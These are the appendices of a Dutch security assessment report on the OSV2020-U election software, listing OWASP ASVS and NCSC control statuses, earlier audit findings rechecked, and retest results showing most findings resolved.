5.1.1	*Verify that the application has defenses against HTTP parameter pollution attacks, particularly if the application framework makes no distinction about the source of request parameters (GET, POST, cookies, headers, or environment variables).*	x
5.1.2	*Verify that frameworks protect against mass parameter assignment attacks, or that the application has countermeasures to protect against unsafe parameter assignment, such as marking fields private or similar.*	x
5.1.3	*Verify that all input (HTML form fields, REST requests, URL parameters, HTTP headers, cookies, batch files, RSS feeds, etc) is validated using positive validation (whitelisting).*	x
5.1.4	*Verify that structured data is strongly typed and validated against a defined schema including allowed characters, length and pattern (e.g. credit card numbers or telephone, or validating that two related fields are reasonable, such as checking that suburb and zip/postcode match).*	–
5.1.5	*Verify that URL redirects and forwards only allow whitelisted destinations, or show a warning when redirecting to potentially untrusted content.*	–
5.2.1	*Verify that all untrusted HTML input from WYSIWYG editors or similar is properly sanitized with an HTML sanitizer library or framework feature.*	–

5.2.2	*Verify that unstructured data is sanitized to enforce safety measures such as allowed characters and length.*	x
5.2.3	*Verify that the application sanitizes user input before passing to mail systems to protect against SMTP or IMAP injection.*	–
5.2.4	*Verify that the application avoids the use of eval() or other dynamic code execution features. Where there is no alternative, any user input being included must be sanitized or sandboxed before being executed.*	x
5.2.5	*Verify that the application protects against template injection attacks by ensuring that any user input being included is sanitized or sandboxed.*	x
5.2.6	*Verify that the application protects against SSRF attacks, by validating or sanitizing untrusted data or HTTP file metadata, such as filenames and URL input fields, use whitelisting of protocols, domains, paths and ports.*	x
5.2.7	*Verify that the application sanitizes, disables, or sandboxes user-supplied SVG scriptable content, especially as they relate to XSS resulting from inline scripts, and foreignObject.*	x
5.2.8	*Verify that the application sanitizes, disables, or sandboxes user-supplied scriptable or expression template language content, such as Markdown, CSS or XSL stylesheets, BBCode, or similar.*	x
5.3.1	*Verify that output encoding is relevant for the interpreter and context required. For example, use encoders specifically for HTML values, HTML attributes, JavaScript, URL Parameters, HTTP headers, SMTP, and others as the context requires, especially from untrusted inputs (e.g. names with Unicode or apostrophes).*	x
5.3.10	*Verify that the application protects against XPath injection or XML injection attacks.*	x
5.3.2	*Verify that output encoding preserves the user's chosen character set and locale, such that any Unicode character point is valid and safely handled.*	x
5.3.3	*Verify that context-aware, preferably automated - or at worst, manual - output escaping protects against reflected, stored, and DOM based XSS.*	x
5.3.4	*Verify that data selection or database queries (e.g. SQL, HQL, ORM, NoSQL) use parameterized queries, ORMs, entity frameworks, or are otherwise protected from database injection attacks.*	x
5.3.5	*Verify that where parameterized or safer mechanisms are not present, context-specific output encoding is used to protect against injection attacks, such as the use of SQL escaping to protect against SQL injection.*	x
5.3.6	*Verify that the application projects against JavaScript or JSON injection attacks, including for eval attacks, remote JavaScript includes, CSP bypasses, DOM XSS, and JavaScript expression evaluation.*	x
5.3.7	*Verify that the application protects against LDAP Injection vulnerabilities, or that specific security controls to prevent LDAP Injection have been implemented.*	–
5.3.8	*Verify that the application protects against OS command injection and that operating system calls use parameterized OS queries or use contextual command line output encoding.*	x
5.3.9	*Verify that the application protects against Local File Inclusion (LFI) or Remote File Inclusion (RFI) attacks.*	x

5.4.1	*Verify that the application uses memory-safe string, safer memory copy and pointer arithmetic to detect or prevent stack, buffer, or heap overflows.*	x
5.4.2	*Verify that format strings do not take potentially hostile input, and are constant.*	x
5.4.3	*Verify that sign, range, and input validation techniques are used to prevent integer overflows.*	x
5.5.1	*Verify that serialized objects use integrity checks or are encrypted to prevent hostile object creation or data tampering.*	x
5.5.2	*Verify that the application correctly restricts XML parsers to only use the most restrictive configuration possible and to ensure that unsafe features such as resolving external entities are disabled to prevent XXE.*	x
5.5.3	*Verify that deserialization of untrusted data is avoided or is protected in both custom code and third-party libraries (such as JSON, XML and YAML parsers).*	–
5.5.4	*Verify that when parsing JSON in browsers or JavaScript-based backends, JSON.parse is used to parse the JSON document. Do not use eval() to parse JSON.*	–
6.1.1	*Verify that regulated private data is stored encrypted while at rest, such as personally identifiable information (PII), sensitive personal information, or data assessed likely to be subject to EU's GDPR.*	–
6.1.2	*Verify that regulated health data is stored encrypted while at rest, such as medical records, medical device details, or de-anonymized research records.*	–
6.1.3	*Verify that regulated financial data is stored encrypted while at rest, such as financial accounts, defaults or credit history, tax records, pay history, beneficiaries, or de-anonymized market or research records.*	–
6.2.1	*Verify that all cryptographic modules fail securely, and errors are handled in a way that does not enable Padding Oracle attacks.*	–
6.2.2	*Verify that industry proven or government approved cryptographic algorithms, modes, and libraries are used, instead of custom coded cryptography.*	–
6.2.3	*Verify that encryption initialization vector, cipher configuration, and block modes are configured securely using the latest advice.*	–
6.2.4	*Verify that random number, encryption or hashing algorithms, key lengths, rounds, ciphers or modes, can be reconfigured, upgraded, or swapped at any time, to protect against cryptographic breaks.*	–
6.2.5	*Verify that known insecure block modes (i.e. ECB, etc.), padding modes (i.e. PKCS#1 v1.5, etc.), ciphers with small block sizes (i.e. Triple-DES, Blowfish, etc.), and weak hashing algorithms (i.e. MD5, SHA1, etc.) are not used unless required for backwards compatibility.*	–
6.2.6	*Verify that nonces, initialization vectors, and other single use numbers must not be used more than once with a given encryption key. The method of generation must be appropriate for the algorithm being used.*	–
6.2.7	*Verify that encrypted data is authenticated via signatures, authenticated cipher modes, or HMAC to ensure that ciphertext is not altered by an unauthorized party.*	–

6.2.8	*Verify that all cryptographic operations are constant-time, with no 'short-circuit' operations in comparisons, calculations, or returns, to avoid leaking information.*	–
6.3.1	*Verify that all random numbers, random file names, random GUIDs, and random strings are generated using the cryptographic module's approved cryptographically secure random number generator when these random values are intended to be not guessable by an attacker.*	–
6.3.2	*Verify that random GUIDs are created using the GUID v4 algorithm, and a cryptographically-secure pseudo-random number generator (CSPRNG). GUIDs created using other pseudo-random number generators may be predictable.*	–
6.3.3	*Verify that random numbers are created with proper entropy even when the application is under heavy load, or that the application degrades gracefully in such circumstances.*	–
6.4.1	*Verify that a secrets management solution such as a key vault is used to securely create, store, control access to and destroy secrets.*	x
6.4.2	*Verify that key material is not exposed to the application but instead uses an isolated security module like a vault for cryptographic operations.*	x
7.1.1	*Verify that the application does not log credentials or payment details. Session tokens should only be stored in logs in an irreversible, hashed form.*	x
7.1.2	*Verify that the application does not log other sensitive data as defined under local privacy laws or relevant security policy.*	x
7.1.3	*Verify that the application logs security relevant events including successful and failed authentication events, access control failures, deserialization failures and input validation failures.*	x
7.1.4	*Verify that each log event includes necessary information that would allow for a detailed investigation of the timeline when an event happens.*	x
7.2.1	*Verify that all authentication decisions are logged, without storing sensitive session identifiers or passwords. This should include requests with relevant metadata needed for security investigations.*	x
7.2.2	*Verify that all access control decisions can be logged and all failed decisions are logged. This should include requests with relevant metadata needed for security investigations.*	x
7.3.1	*Verify that the application appropriately encodes user-supplied data to prevent log injection.*	A.4
7.3.2	*Verify that all events are protected from injection when viewed in log viewing software.*	A.4
7.3.3	*Verify that security logs are protected from unauthorized access and modification.*	x
7.3.4	*Verify that time sources are synchronized to the correct time and time zone. Strongly consider logging only in UTC if systems are global to assist with post-incident forensic analysis.*	x
7.4.1	*Verify that a generic message is shown when an unexpected or security sensitive error occurs, potentially with a unique ID which support personnel can use to investigate.*	x

7.4.2	*Verify that exception handling (or a functional equivalent) is used across the codebase to account for expected and unexpected error conditions.*	x
7.4.3	*Verify that a "last resort" error handler is defined which will catch all unhandled exceptions.*	x
8.1.1	*Verify the application protects sensitive data from being cached in server components such as load balancers and application caches.*	x
8.1.2	*Verify that all cached or temporary copies of sensitive data stored on the server are protected from unauthorized access or purged/invalidated after the authorized user accesses the sensitive data.*	x
8.1.3	*Verify the application minimizes the number of parameters in a request, such as hidden fields, Ajax variables, cookies and header values.*	x
8.1.4	*Verify the application can detect and alert on abnormal numbers of requests, such as by IP, user, total per hour or day, or whatever makes sense for the application.*	x
8.1.5	*Verify that regular backups of important data are performed and that test restoration of data is performed.*	–
8.1.6	*Verify that backups are stored securely to prevent data from being stolen or corrupted.*	–
8.2.1	*Verify the application sets sufficient anti-caching headers so that sensitive data is not cached in modern browsers.*	x
8.2.2	*Verify that data stored in client side storage (such as HTML5 local storage, session storage, IndexedDB, regular cookies or Flash cookies) does not contain sensitive data or PII.*	x
8.2.3	*Verify that authenticated data is cleared from client storage, such as the browser DOM, after the client or session is terminated.*	x
8.3.1	*Verify that sensitive data is sent to the server in the HTTP message body or headers, and that query string parameters from any HTTP verb do not contain sensitive data.*	x
8.3.2	*Verify that users have a method to remove or export their data on demand.*	–
8.3.3	*Verify that users are provided clear language regarding collection and use of supplied personal information and that users have provided opt-in consent for the use of that data before it is used in any way.*	–
8.3.4	*Verify that all sensitive data created and processed by the application has been identified, and ensure that a policy is in place on how to deal with sensitive data.*	–
8.3.5	*Verify accessing sensitive data is audited (without logging the sensitive data itself), if the data is collected under relevant data protection directives or where logging of access is required.*	–
8.3.6	*Verify that sensitive information contained in memory is overwritten as soon as it is no longer required to mitigate memory dumping attacks, using zeroes or random data.*	–
8.3.7	*Verify that sensitive or private information that is required to be encrypted, is encrypted using approved algorithms that provide both confidentiality and integrity.*	x

8.3.8	*Verify that sensitive personal information is subject to data retention classification, such that old or out of date data is deleted automatically, on a schedule, or as the situation requires.*	–
9.1.1	*Verify that secured TLS is used for all client connectivity, and does not fall back to insecure or unencrypted protocols.*	**A.10**
9.1.2	*Verify using online or up to date TLS testing tools that only strong algorithms, ciphers, and protocols are enabled, with the strongest algorithms and ciphers set as preferred.*	**A.10**
9.1.3	*Verify that old versions of SSL and TLS protocols, algorithms, ciphers, and configuration are disabled, such as SSLv2, SSLv3, or TLS 1.0 and TLS 1.1. The latest version of TLS should be the preferred cipher suite.*	**x**
9.2.1	*Verify that connections to and from the server use trusted TLS certificates. Where internally generated or self-signed certificates are used, the server must be configured to only trust specific internal CAs and specific self-signed certificates. All others should be rejected.*	**A.11**
9.2.2	*Verify that encrypted communications such as TLS is used for all inbound and outbound connections, including for management ports, monitoring, authentication, API, or web service calls, database, cloud, serverless, mainframe, external, and partner connections. The server must not fall back to insecure or unencrypted protocols.*	**x**
9.2.3	*Verify that all encrypted connections to external systems that involve sensitive information or functions are authenticated.*	**x**
9.2.4	*Verify that proper certification revocation, such as Online Certificate Status Protocol (OCSP) Stapling, is enabled and configured.*	–
9.2.5	*Verify that backend TLS connection failures are logged.*	**x**
10.1.1	*Verify that a code analysis tool is in use that can detect potentially malicious code, such as time functions, unsafe file operations and network connections.*	**x**
10.2.1	*Verify that the application source code and third party libraries do not contain unauthorized phone home or data collection capabilities. Where such functionality exists, obtain the user's permission for it to operate before collecting any data.*	–
10.2.2	*Verify that the application does not ask for unnecessary or excessive permissions to privacy related features or sensors, such as contacts, cameras, microphones, or location.*	**x**
10.2.3	*Verify that the application source code and third party libraries do not contain back doors, such as hard-coded or additional undocumented accounts or keys, code obfuscation, undocumented binary blobs, rootkits, or anti-debugging, insecure debugging features, or otherwise out of date, insecure, or hidden functionality that could be used maliciously if discovered.*	**x**
10.2.4	*Verify that the application source code and third party libraries does not contain time bombs by searching for date and time related functions.*	**x**
10.2.5	*Verify that the application source code and third party libraries does not contain malicious code, such as salami attacks, logic bypasses, or logic bombs.*	**x**

10.2.6	*Verify that the application source code and third party libraries do not contain Easter eggs or any other potentially unwanted functionality.*	x
10.3.1	*Verify that if the application has a client or server auto-update feature, updates should be obtained over secure channels and digitally signed. The update code must validate the digital signature of the update before installing or executing the update.*	–
10.3.2	*Verify that the application employs integrity protections, such as code signing or sub-resource integrity. The application must not load or execute code from untrusted sources, such as loading includes, modules, plugins, code, or libraries from untrusted sources or the Internet.*	–
10.3.3	*Verify that the application has protection from sub-domain takeovers if the application relies upon DNS entries or DNS sub-domains, such as expired domain names, out of date DNS pointers or CNAMEs, expired projects at public source code repos, or transient cloud APIs, serverless functions, or storage buckets (autogen-bucket-id.cloud.example.com) or similar. Protections can include ensuring that DNS names used by applications are regularly checked for expiry or change.*	–
11.1.1	*Verify the application will only process business logic flows for the same user in sequential step order and without skipping steps.*	x
11.1.2	*Verify the application will only process business logic flows with all steps being processed in realistic human time, i.e. transactions are not submitted too quickly.*	x
11.1.3	*Verify the application has appropriate limits for specific business actions or transactions which are correctly enforced on a per user basis.*	x
11.1.4	*Verify the application has sufficient anti-automation controls to detect and protect against data exfiltration, excessive business logic requests, excessive file uploads or denial of service attacks.*	x
11.1.5	*Verify the application has business logic limits or validation to protect against likely business risks or threats, identified using threat modelling or similar methodologies.*	x
11.1.6	*Verify the application does not suffer from "time of check to time of use" (TOCTOU) issues or other race conditions for sensitive operations.*	–
11.1.7	*Verify the application monitors for unusual events or activity from a business logic perspective. For example, attempts to perform actions out of order or actions which a normal user would never attempt.*	x
11.1.8	*Verify the application has configurable alerting when automated attacks or unusual activity is detected.*	x
12.1.1	*Verify that the application will not accept large files that could fill up storage or cause a denial of service attack.*	–
12.1.2	*Verify that compressed files are checked for "zip bombs" - small input files that will decompress into huge files thus exhausting file storage limits.*	–
12.1.3	*Verify that a file size quota and maximum number of files per user is enforced to ensure that a single user cannot fill up the storage with too many files, or excessively large files.*	–
12.2.1	*Verify that files obtained from untrusted sources are validated to be of expected type based on the file's content.*	x

12.3.1	*Verify that user-submitted filename metadata is not used directly with system or framework file and URL API to protect against path traversal.*	x
12.3.2	*Verify that user-submitted filename metadata is validated or ignored to prevent the disclosure, creation, updating or removal of local files (LFI).*	x
12.3.3	*Verify that user-submitted filename metadata is validated or ignored to prevent the disclosure or execution of remote files (RFI), which may also lead to SSRF.*	x
12.3.4	*Verify that the application protects against reflective file download (RFD) by validating or ignoring user-submitted filenames in a JSON, JSONP, or URL parameter, the response Content-Type header should be set to text/plain, and the Content-Disposition header should have a fixed filename.*	–
12.3.5	*Verify that untrusted file metadata is not used directly with system API or libraries, to protect against OS command injection.*	x
12.3.6	*Verify that the application does not include and execute functionality from untrusted sources, such as unverified content distribution networks, JavaScript libraries, node npm libraries, or server-side DLLs.*	x
12.4.1	*Verify that files obtained from untrusted sources are stored outside the web root, with limited permissions, preferably with strong validation.*	x
12.4.2	*Verify that files obtained from untrusted sources are scanned by antivirus scanners to prevent upload of known malicious content.*	–
12.5.1	*Verify that the web tier is configured to serve only files with specific file extensions to prevent unintentional information and source code leakage. For example, backup files (e.g. .bak), temporary working files (e.g. .swp), compressed files (.zip, .tar.gz, etc) and other extensions commonly used by editors should be blocked unless required.*	x
12.5.2	*Verify that direct requests to uploaded files will never be executed as HTML/JavaScript content.*	x
12.6.1	*Verify that the web or application server is configured with a whitelist of resources or systems to which the server can send requests or load data/files from.*	–
13.1.1	*Verify that all application components use the same encodings and parsers to avoid parsing attacks that exploit different URI or file parsing behavior that could be used in SSRF and RFI attacks.*	x
13.1.2	*Verify that access to administration and management functions is limited to authorized administrators.*	x
13.1.3	*Verify API URLs do not expose sensitive information, such as the API key, session tokens etc.*	–
13.1.4	*Verify that authorization decisions are made at both the URI, enforced by programmatic or declarative security at the controller or router, and at the resource level, enforced by model-based permissions.*	x
13.1.5	*Verify that requests containing unexpected or missing content types are rejected with appropriate headers (HTTP response status 406 Unacceptable or 415 Unsupported Media Type).*	x
13.2.1	*Verify that enabled RESTful HTTP methods are a valid choice for the user or action, such as preventing normal users using DELETE or PUT on protected API or resources.*	x

13.2.2	*Verify that JSON schema validation is in place and verified before accepting input.*	–
13.2.3	*Verify that RESTful web services that utilize cookies are protected from Cross-Site Request Forgery via the use of at least one or more of the following: triple or double submit cookie pattern , CSRF nonces, or ORIGIN request header checks.*	x
13.2.4	*Verify that REST services have anti-automation controls to protect against excessive calls, especially if the API is unauthenticated.*	–
13.2.5	*Verify that REST services explicitly check the incoming Content-Type to be the expected one, such as application/xml or application/JSON.*	–
13.2.6	*Verify that the message headers and payload are trustworthy and not modified in transit. Requiring strong encryption for transport (TLS only) may be sufficient in many cases as it provides both confidentiality and integrity protection. Per-message digital signatures can provide additional assurance on top of the transport protections for high-security applications but bring with them additional complexity and risks to weigh against the benefits.*	x
13.3.1	*Verify that XSD schema validation takes place to ensure a properly formed XML document, followed by validation of each input field before any processing of that data takes place.*	x
13.3.2	*Verify that the message payload is signed using WS-Security to ensure reliable transport between client and service.*	x
13.4.1	*Verify that query whitelisting or a combination of depth limiting and amount limiting should be used to prevent GraphQL or data layer expression denial of service (DoS) as a result of expensive, nested queries. For more advanced scenarios, query cost analysis should be used.*	–
13.4.2	*Verify that GraphQL or other data layer authorization logic should be implemented at the business logic layer instead of the GraphQL layer.*	–
14.1.1	*Verify that the application build and deployment processes are performed in a secure and repeatable way, such as CI / CD automation, automated configuration management, and automated deployment scripts.*	–
14.1.2	*Verify that compiler flags are configured to enable all available buffer overflow protections and warnings, including stack randomization, data execution prevention, and to break the build if an unsafe pointer, memory, format string, integer, or string operations are found.*	–
14.1.3	*Verify that server configuration is hardened as per the recommendations of the application server and frameworks in use.*	–
14.1.4	*Verify that the application, configuration, and all dependencies can be redeployed using automated deployment scripts, built from a documented and tested runbook in a reasonable time, or restored from backups in a timely fashion.*	x
14.1.5	*Verify that authorized administrators can verify the integrity of all security-relevant configurations to detect tampering.*	x
14.2.1	*Verify that all components are up to date, preferably using a dependency checker during build or compile time.*	A.14 A.15

14.2.2	*Verify that all unneeded features, documentation, samples, configurations are removed, such as sample applications, platform documentation, and default or example users.*	–
14.2.3	*Verify that if application assets, such as JavaScript libraries, CSS stylesheets or web fonts, are hosted externally on a content delivery network (CDN) or external provider, Subresource Integrity (SRI) is used to validate the integrity of the asset.*	–
14.2.4	*Verify that third party components come from pre-defined, trusted and continually maintained repositories.*	x
14.2.5	*Verify that an inventory catalog is maintained of all third party libraries in use.*	x
14.2.6	*Verify that the attack surface is reduced by sandboxing or encapsulating third party libraries to expose only the required behaviour into the application.*	–
14.3.1	*Verify that web or application server and framework error messages are configured to deliver user actionable, customized responses to eliminate any unintended security disclosures.*	x
14.3.2	*Verify that web or application server and application framework debug modes are disabled in production to eliminate debug features, developer consoles, and unintended security disclosures.*	x
14.3.3	*Verify that the HTTP headers or any part of the HTTP response do not expose detailed version information of system components.*	x
14.4.1	*Verify that every HTTP response contains a content type header specifying a safe character set (e.g., UTF-8, ISO 8859-1).*	x
14.4.2	*Verify that all API responses contain Content-Disposition: attachment; filename="api.json" (or other appropriate filename for the content type).*	–
14.4.3	*Verify that a content security policy (CSPv2) is in place that helps mitigate impact for XSS attacks like HTML, DOM, JSON, and JavaScript injection vulnerabilities.*	x
14.4.4	*Verify that all responses contain X-Content-Type-Options: nosniff.*	x
14.4.5	*Verify that HTTP Strict Transport Security headers are included on all responses and for all subdomains, such as Strict-Transport-Security: max-age=15724800; includeSubdomains.*	x
14.4.6	*Verify that a suitable "Referrer-Policy" header is included, such as "no-referrer" or "same-origin".*	–
14.4.7	*Verify that a suitable X-Frame-Options or Content-Security-Policy: frame-ancestors header is in use for sites where content should not be embedded in a third-party site.*	x
14.5.1	*Verify that the application server only accepts the HTTP methods in use by the application or API, including pre-flight OPTIONS.*	–
14.5.2	*Verify that the supplied Origin header is not used for authentication or access control decisions, as the Origin header can easily be changed by an attacker.*	x
14.5.3	*Verify that the cross-domain resource sharing (CORS) Access-Control-Allow-Origin header uses a strict white-list of trusted domains to match against and does not support the "null" origin.*	x

14.5.4	*Verify that HTTP headers added by a trusted proxy or SSO devices, such as a bearer token, are authenticated by the application.*	–

Bijlage E

NCSC-richtlijn voor webapplicaties

De applicatie is getoetst aan de NCSC-richtlijnen voor webapplicaties.

De kolom ”Status” in onderstaande tabel geeft het volgende weer:

x	geen afwijkingen waargenomen
x	applicatie voldoet strikt genomen niet, maar geen impact
A.x	afwijking waargenomen, met impact (refereert aan nummer bevinding in Bijlage A)
–	niet van toepassing of niet in scope

De tekst van de controls is te vinden op `https://www.ncsc.nl/documenten/publicaties/2019/mei/01/ict-beveiligingsrichtlijnen-voor-webapplicaties`. In onderstaande tabel refereren we alleen aan de nummers van de controls.

Nr	*Maatregel*	*Status*
B.01	alle	–
B.02	alle	–
B.03	alle	–
B.04	alle	–
B.05	alle	–
B.06	alle	–
U/TV.01	alle	–
U/WA.01	alle	–
U/WA.02	alle	–
U/WA.03	01 Valideer de invoer op de server	**x**
	02 Verbied of beperk het gebruik van dynamische file includes	**x**
	03 Converteer alle invoer naar een veilig formaat, waarbij risicovolle tekens uit de invoer ‘onschadelijk’ worden gemaakt	**A.3**
	04 Weiger foute, ongeldige of verboden invoer	**x**
U/WA.04	01 Converteer alle uitvoer naar een veilig formaat	**A.3**
U/WA.05	01 Pas, wanneer de webapplicatie persoonsgegevens verwerkt, de privacy-by-designprincipes toe	–
	02 Maak waar mogelijk gebruik van privacybevorderende technieken	–

	03 Versleutel of hash gevoelige gegevens in databases en bestanden	x
	04 Gebruik cryptografisch sterke sessie-identificerende cookies	x
	05 Versleutel communicatie	x
	06 Onderteken transacties met een digitale handtekening	x
U/WA.06	01 Verwijder commentaarregels uit de scripts (code)	x
	02 Verwijder of pseudonimiseer verwijzingen naar interne bestands- of systeemnamen	A.8
U/WA.07	01 Bouw commando- en queryteksten op met uitsluitend in de code reeds aanwezige vaste tekstfragmenten	x
	02 Geef gebruikersinvoer die gebruikt moet worden in commando's en queries op een zodanige manier door, dat de beoogde werking niet wordt gewijzigd	x
	03 Houd van elke webapplicatie bij welke functionaliteit van backendsystemen nodig is	–
	04 Verbied directe data-toegang tot backendsystemen, tenzij andere opties niet voorhanden zijn	x
U/WA.08	0.1 Maak bij het aanmelden een nieuwe sessie aan en verbreek een eventueel al bestaande sessie van die gebruiker. Maak de oude sessie-identifier ongeldig.	A.13
	02 Beëindig de sessie na een vooraf vastgestelde en geconfigureerde tijdspanne van inactiviteit van de gebruiker (idle-time).	x
	03 Beëindig de sessie na een vooraf vastgestelde en geconfigureerde sessietijd (session-time).	x
	04 Bied de gebruiker de mogelijkheid de sessie op eigen initiatief te beëindigen (uitloggen).	x
	05 De sessie is na beëindiging niet langer geautoriseerd binnen de webapplicatie	x
U/WA.09	alle	–
U/PW.01	alle	–
U/PW.02	01 Behandel alleen http-requests waarvan de gegevens een correct type, lengte, formaat, tekens en patronen hebben.	x
	02 Behandel alleen http-requests van initiators met een correcte authenticatie en autorisatie.	x
	03 Sta alleen de voor de ondersteunde webapplicaties benodigde http-requestmethoden (GET, POST, etc.) toe en blokkeer de overige niet noodzakelijke http-requestmethoden.	x
	04 Verstuur alleen http-headers die voor het functioneren van http van belang zijn.	x
	05 Toon in http-headers alleen de hoogst noodzakelijke informatie die voor het functioneren van belang is.	x
	06 Bij het optreden van een fout wordt de informatie in een http-response tot een minimum beperkt. Een eventuele foutmelding zegt wel dat er iets is fout gegaan, maar niet hoe het is fout gegaan.	A.9

U/PW.03	01 Beschrijf de parametrisering van de webserver in een configuratiedocument.	–
	02 Verbied het opvragen van de inhoud van het filesysteem van de server. Ondersteun geen directory-listings.	x
	03 Stel voor alle cookies de flags 'secure' en 'HttpOnly' in.	x
	04 Verstuur bij alle http-responses de http-headers 'Content-Security-Policy: frame-ancestors' en (tijdelijk) 'X-Frame-Options'.	x
U/PW.04	alle	–
U/PW.05	01 Gebruik uitsluitend beveiligde (communicatie)protocollen voor de toegang tot beheermechanismen.	x
	02 Gebruik sterke authenticatie voor de toegang tot de beheermechanismen.	x
U/PW.06	alle	–
U/PW.07	alle	–
U/PW.08	alle	–
U/NW.01	alle	–
U/NW.02	alle	–
U/NW.03	alle	–
U/NW.04	alle	–
U/NW.05	alle	–
U/NW.06	alle	–
U/NW.07	alle	–
U/NW.08	alle	–
C.01	alle	–
C.02	alle	–
C.03	alle	–
C.04	alle	–
C.05	alle	–
C.06	alle	–
C.07	alle	–
C.08	alle	–
C.09	alle	–
C.10	alle	–
C.11	alle	–

Bijlage F

Eerdere beveiligingsissues

In het verleden zijn in diverse testrapporten zaken naar voren gebracht die beter konden in de beveiliging van OSV. De Kiesraad heeft ons een lijst van deze bevindingen aangeleverd. We zijn deze nagelopen om te zien of deze ook in de nieuwe versie nog aanwezig waren.

De bronnen voor deze issues zijn de volgende:

- RUWHOF: *Security assessment of Dutch election software OSV P4 and P5*, Sijmen Ruwhof et.al., 14-Mar-2018
  `https://sijmen.ruwhof.net/weblog/wp-content/uploads/2018/03/Security-assessment-of-Dutch-election-software-OSV.pdf`
- VUSEC: *Security Analysis Elections Software*, VUSec, undated
  `https://www.vusec.net/security-analysis-elections-software/`
- FOX17: *Onderzoek OSV en proces*, Fox-IT, 02-Mar-2017
  `https://www.kiesraad.nl/binaries/kiesraad/documenten/rapporten/2017/3/fox-it/fox-it/Rapport+Fox-IT+3-3-2017.pdf`
- FOX19: *Beveiligingsonderzoek OSV*, Fox-IT, 12-Mar-2019
  `https://www.kiesraad.nl/binaries/kiesraad/documenten/rapporten/2019/3/14/rapport-fox-it-beveiligingsonderzoek-osv-14-3-2019/Beveiligingsonderzoek+OSV+FOX-IT+14-3-2019.pdf`

Bron	*Gerapporteerd issue*	*Status*
FOX19	HMAC-controle is te omzeilen	**niet meer van toepassing**
RUWHOF	Stand-alone OSV installation is risky	**niet meer van toepassing**
FOX17	Niet ondersteunde software in gebruik Unsupported and old Jboss and Java SE software used	deze specifieke software is geüpdatet, sommige andere software heeft al nieuwere versies, zie bevindingen A.14 en A.15
FOX17	Transport door middel van USB-sticks	procedureel, niet in scope van dit onderzoek

VUSEC	Incomplete source code and unsigned binary code	geen code signing aangetroffen in de installatiebestanden
alle	Prevent showing stacktrace and server info to the user (OSV P4 and P5)	geen volledige *stack traces* meer aangetroffen, zie echter bevinding A.9 over gedetailleerde foutmeldingen
alle	Improve protection against XSS (OSV P4 and P5)	**geen XSS meer aangetroffen**
FOX19	Privilege escalation vulnerability (second HMAC bypass)	**niet meer van toepassing**
RUWHOF	Unnecessary ports are opened by Java	**niet meer aangetroffen**
FOX17	Overige tekortkomingen OSV	**niet meer aangetroffen**
FOX19	Onvoldoende autorisatiecontrole	**niet meer aangetroffen**
FOX19	Persistent Cross-Site Scripting (XSS)	**geen XSS meer aangetroffen**
FOX19	Pagina's bereikbaar zonder authenticatie	**niet meer aangetroffen**
FOX19	Verkiezingsleider is not allowed to enter polling station results (P4_PSB)	**niet meer aangetroffen**
FOX19	Verkiezingsleider is not allowed to enter municipality results (P4_HSB)	**niet meer aangetroffen**
FOX19	Verkiezingsleider is not allowed to enter kieskring results (P4_CSB)	**niet meer aangetroffen**
FOX19	Willekeurige bestanden kunnen geüpload worden	**niet meer aangetroffen**
FOX19	Gevoelige informatie in logbestand	**geen gevoelige informatie meer aangetroffen**
FOX19	SHA256-hash controle kan omzeild worden	**niet meer aangetroffen**
RUWHOF	SSL version 3.0 is detected	alleen nog TLS 1.2 waargenomen, zie echter bevinding A.10 m.b.t. *Cipher Block Chaining*
RUWHOF	Password policy not enforced: one letter passwords possible	**niet meer aangetroffen**
RUWHOF	OSV can be run on an unencrypted HTTP connection on port 8080	**niet meer aangetroffen**
RUWHOF	jQuery security updates are missing	**niet meer aangetroffen**
RUWHOF	OSV database software Derby is missing security updates	**niet meer aangetroffen**
RUWHOF	Checking the integrity of the CD-ROM file is optional	procedureel, niet in scope van dit onderzoek

VUSEC	Password hashing and login	**niet meer aangetroffen**
FOX17	OSV-webapplicatie toegankelijk zonder verbindings-versleuteling	**niet meer aangetroffen**
FOX17	Werkwijze wachtwoorden onveilig	**niet meer aangetroffen**
FOX17	Verificatie integriteit EML-bestanden onvoldoende	**niet meer aangetroffen**
FOX17	Integriteitscontrole OSV installatie-cd-rom kan omzeild worden	procedureel, niet in scope van dit onderzoek
FOX17	XML External Entity Injection (XXE)	**niet meer aangetroffen**
FOX17	Vier-ogen-principe wordt niet afgedwongen	**niet meer aangetroffen**
FOX17	Niet geverifieerde externe software vereist	procedureel, niet in scope van dit onderzoek
RUWHOF	Browser back button works even if user is logged out (HTML code can be cached)	**niet meer aangetroffen**
RUWHOF	No restriction on JavaScript usage via Content Security Policy	een CSP is toegevoegd, maar zie bevinding A.12
VUSEC	Integer overflow	**niet meer aangetroffen**
VUSEC	XML schema validation and application checks bypass	**niet meer aangetroffen**
VUSEC	Election definition and XSS	**geen XSS meer aangetroffen**
RUWHOF	Publication of e-mail addresses	alleen de mailadressen wahl@ivu.de en verkiezingen@ivu.nl aangetroffen
RUWHOF	Strict Transport Security isn't enabled	**niet meer aangetroffen**
FOX19	Prevent the access of other .jsp sites (OSV P4 and P5)	**niet meer aangetroffen**
FOX19	Control the authorization of a user if he/she opens a page or performs an action	**niet meer aangetroffen**
FOX19	Prevent access without authentication to pages	**niet meer aangetroffen**
FOX19	Prevent that result is set by single result file import in P4_HSB and P4_CSB	**niet meer aangetroffen**
FOX19	Control the authorization of a user if he/she performs an action	**niet meer aangetroffen**

Bijlage G

Hertest

Na afloop van de test zoals beschreven in dit rapport heeft de Kiesraad ons, in november/december 2020, de beschikking gegeven over versie 1.3.5 van OSV2020-U waarin een aantal zaken zijn opgelost. Hiervan hebben wij een review uitgevoerd, waarbij een hertest op de bevindingen in dit rapport is gedaan. Deze bijlage geeft de resultaten van deze hertest op onze eerdere bevindingen uit bijlage A.

Voor deze hertest heeft de Kiesraad het bestand `OSV2020-U 1.3.5.zip`[1] aangeleverd, met daarin de installatie-folder `nl-installer-was-1.3.5-tk-OSV2020-U-installer-TK-20210317.zip` en de broncode in `nl-was-war-1.3.5-sources-all.zip`.

G.1 Bevindingen HackDefense

Bevinding	*Risico*	*Status*
A.1 Gebruik standaard wachtwoord	**8,1**	opgelost
A.2 Sessies blijven geldig na blokkeren account	**6,6**	opgelost
A.3 CSV-injectie	**6,1**	opgelost
A.4 IP spoofing	**5,3**	opgelost
A.5 Tekenen van EML met 1024-bits RSA-sleutel	**4,4**	opgelost
A.6 Metadata in documenten	**3,5**	metadata over auteurs en gebruikte software zijn nog aanwezig bij gedownloade bestanden
A.7 Enumeratie van gebruikersnamen	**3,5**	opgelost
A.8 Hostnaam in cookie	**3,1**	opgelost
